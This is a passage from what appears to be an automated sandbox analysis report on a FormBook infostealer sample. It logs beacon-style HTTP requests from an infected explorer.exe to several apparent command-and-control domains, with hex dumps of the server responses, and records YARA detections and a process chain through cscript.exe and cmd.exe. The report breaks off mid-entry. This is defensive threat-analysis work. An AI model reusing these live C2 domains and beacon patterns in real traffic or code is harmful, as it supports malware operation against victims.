23 20 73 69 6f 63 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 6e 73 23 20 73 69 6f 63 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 74 79 70 65 73 23 20 73 6b 6f 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 34 2f 30 32 2f 73 6b 6f 73 2f 63 6f 72 65 23 20 78 73 64 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 23 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 40 63 68 61 72 73 65 74 20 22 55 54 46 2d 38 22 3b 0a 20 20 20 20 20 20 20 20 5b 6e 67 5c 3a 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 64 61 74 61 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 78 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 68 69 64 65 3a 6e 6f 74 28 2e 6e 67 2d 68 69 64 65 2d 61 6e 69 6d 61 74 65 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 6e 67 5c 3a 66 6f 72 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 69 6d 61 74 65 2d 73 68 69 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 63 68 6f 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4f 6f 70 73 2c 20 73 6f 6d 65 Data Ascii: <!DOCTYPE html><html lang="en-us" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# sioct: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <style type="text/css"> @charset "UTF-8"; [ng\:cloak], [ng-cloak], [data-ng-cloak], [x-ng-cloak], .ng-cloak, .x-ng-cloak, .ng-hide:not(.ng-hide-animate) { display: none !important; } ng\:form { display: block; } .ng-animate-shim { visibility: hidden; } .ng-anchor { position: absolute; } </style> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>Oops, some

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49789	203.170.80.253	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:30.605387926 CEST	9735	OUT	GET /fqiq/?t4=S7zufRYckdaRFFMeU2i8sPw6oODMRAGo5BePfs9LVZnwdcptwuHxEcdCnQUJ/1YT2L5l&7ntl=P0DdOFE HTTP/1.1 Host: www.passiverewardssystems.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49811	18.118.119.183	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:36.087368965 CEST	9784	OUT	GET /fqiq/?7ntl=P0DdOFE&t4=37G2EJO5ajdFCPilMv01MVSoTtyG1cwu/oJiLg0B75A/3Z+IhDAr8cszuRbw5Svr7Hw7 HTTP/1.1 Host: www.sosoon.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:36.235888004 CEST	9786	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Wed, 27 Oct 2021 17:14:36 GMT Content-Type: text/html Content-Length: 169 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49816	108.167.135.122	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:41.554748058 CEST	9798	OUT	GET /fqiq/?t4=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8PStfGU22/Dk&7ntl=P0DdOFE HTTP/1.1 Host: www.esyscoloradosprings.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 19:14:41.696489096 CEST	9800	IN	HTTP/1.1 503 Service Unavailable Content-Type: text/html; charset=UTF-8 Content-Length: 884 Connection: close P3P: CP="CAO PSA OUR" Expires: Thu, 01 Jan 1970 00:00:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 56 69 72 75 73 2f 53 70 79 77 61 72 65 20 44 6f 77 6e 6c 6f 61 64 20 42 6c 6f 63 6b 65 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 50 52 41 47 4d 41 22 20 43 4f 4e 54 45 4e 54 3d 22 4e 4f 2d 43 41 43 48 45 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 3c 73 74 79 6c 65 3e 0d 0a 20 20 23 63 6f 6e 74 65 6e 74 20 7b 0d 0a 20 20 20 20 62 6f 72 64 65 72 3a 33 70 78 20 73 6f 6c 69 64 23 61 61 61 3b 0d 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 3b 0d 0a 20 20 20 20 6d 61 72 67 69 6e 3a 31 2e 35 65 6d 3b 0d 0a 20 20 20 20 70 61 64 64 69 6e 67 3a 31 2e 35 65 6d 3b 0d 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 54 61 68 6f 6d 61 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 65 6d 3b 0d 0a 20 20 7d 0d 0a 20 20 68 31 20 7b 0d 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 33 65 6d 3b 0d 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 0d 0a 20 20 20 20 63 6f 6c 6f 72 3a 23 31 39 36 33 39 30 3b 0d 0a 20 20 7d 0d 0a 20 20 62 20 7b 0d 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 0d 0a 20 20 20 20 63 6f 6c 6f 72 3a 23 31 39 36 33 39 30 3b 0d 0a 20 20 7d 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 23 65 37 65 38 65 39 22 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 3c 68 31 3e 56 69 72 75 73 2f 53 70 79 77 61 72 65 20 44 6f 77 6e 6c 6f 61 64 20 42 6c 6f 63 6b 65 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 44 6f 77 6e 6c 6f 61 64 20 6f 66 20 74 68 65 20 76 69 72 75 73 2f 73 70 79 77 61 72 65 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 61 63 63 6f 72 64 61 6e 63 65 20 77 69 74 68 20 63 6f 6d 70 61 6e 79 20 70 6f 6c 69 63 79 2e 20 50 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 79 6f 75 72 20 73 79 73 74 65 6d 20 61 64 6d 69 6e 69 73 74 72 61 74 6f 72 20 69 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 69 73 20 69 6e 20 65 72 72 6f 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 3c 62 3e 46 69 6c 65 20 6e 61 6d 65 3a 3c 2f 62 3e 20 3c 2f 70 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Virus/Spyware Download Blocked</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><META HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE"><meta name="viewport" content="initial-scale=1.0"><style> #content { border:3px solid#aaa; background-color:#fff; margin:1.5em; padding:1.5em; font-family:Tahoma,Helvetica,Arial,sans-serif; font-size:1em; } h1 { font-size:1.3em; font-weight:bold; color:#196390; } b { font-weight:normal; color:#196390; }</style></head><body bgcolor="#e7e8e9"> Virus/Spyware Download Blocked Download of the virus/spyware has been blocked in accordance with company policy. Please contact your system administrator if you believe this is in error. File name: </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49817	156.240.150.22	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:52.189634085 CEST	9801	OUT	GET /fqiq/?t4=iMQAtVYJ5rSxYH2x6+rXrM9PD6xR/OhOVeuwgCEnac3/UPHz+dInplYvIFxL5JBy9ykq&7ntl=P0DdOFE HTTP/1.1 Host: www.24000words.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:52.424355030 CEST	9802	IN	HTTP/1.1 200 OK Date: Wed, 27 Oct 2021 17:14:52 GMT Content-Length: 798 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e cb ab d1 bc c9 bd b7 d0 d7 d1 d0 c5 d3 c3 b5 a3 b1 a3 d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></head><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></body></html></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49818	172.67.216.2	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:14:57.489799023 CEST	9802	OUT	GET /fqiq/?7ntl=P0DdOFE&t4=nFNrhldUoBq3vLmHBw1UbSwwpktYb/50pHGi08ob/NjKnaohHgqGQwabDGB1W4+ZaPC+ HTTP/1.1 Host: www.healthyweekendtips.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 19:14:57.515161991 CEST	9803	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Oct 2021 17:14:57 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 27 Oct 2021 18:14:57 GMT Location: https://www.healthyweekendtips.com/fqiq/?7ntl=P0DdOFE&t4=nFNrhldUoBq3vLmHBw1UbSwwpktYb/50p HGi08ob/NjKnaohHgqGQwabDGB1W4+ZaPC+ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=5D1eXR4p2fJe882mIae8SPTGlhe7nnaO lKPFLrQXlzIMhBl9Y%2FnfiBvnR2i5ZMNEaPleGGKb%2BuYs05wAjXEMwl5xNH4xQyLNJJeEBO%2FeE%2FTQqjGhvR Uh2brFEu8FMKXOFoyd2sXgHmi4sXOLBQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a4d904d5bbb6963-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49819	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:15:07.637352943 CEST	9804	OUT	GET /fqiq/?7ntl=P0DdOFE&t4=t9SsZ/MS+FgAljVT/evJl5FFrjjg4DD8GLJQPa9p2h0JK2Hk2yZve+gJxH10C5UF88V/ HTTP /1.1 Host: www.thedusi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 19:15:07.816297054 CEST	9805	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Oct 2021 17:15:07 GMT Content-Type: text/html Content-Length: 275 ETag: "61797039-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: CtTYTpaAKA.exe PID: 7140 Parent PID: 3336

General

Start time:	19:13:01
Start date:	27/10/2021
Path:	C:\Users\user\Desktop\CtTYTpaAKA.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\CtTYTpaAKA.exe'
Imagebase:	0x610000
File size:	512000 bytes
MD5 hash:	4A640B5ABFD52DC70EB962BF9F250714
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.296512785.00000000039A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.296512785.00000000039A9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.296512785.00000000039A9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.296214054.00000000029A1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: CtTYTpaAKA.exe PID: 5784 Parent PID: 7140

General

Start time:	19:13:03
Start date:	27/10/2021
Path:	C:\Users\user\Desktop\CtTYTpaAKA.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\CtTYTpaAKA.exe
Imagebase:	0x540000
File size:	512000 bytes
MD5 hash:	4A640B5ABFD52DC70EB962BF9F250714
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.353978087.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.353978087.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.353978087.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.354912343.00000000012B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.354912343.00000000012B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.354912343.00000000012B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.293661592.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.293661592.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.293661592.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.293144075.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.293144075.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.293144075.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.354450350.0000000000F40000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.354450350.0000000000F40000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.354450350.0000000000F40000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 5784

General

Start time:	19:13:06
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.325485769.000000000FAD4000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.325485769.000000000FAD4000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.325485769.000000000FAD4000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.341621895.000000000FAD4000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.341621895.000000000FAD4000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.341621895.000000000FAD4000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cscript.exe PID: 5360 Parent PID: 3352

General

Start time:	19:13:30
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x840000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.557056820.0000000000150000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.557056820.0000000000150000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.557056820.0000000000150000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.557804622.00000000007B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.557804622.00000000007B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.557804622.00000000007B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.557379114.00000000005B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.557379114.00000000005B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.557379114.00000000005B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6600 Parent PID: 5360

General

Start time:	19:13:34
Start date:	27/10/2021
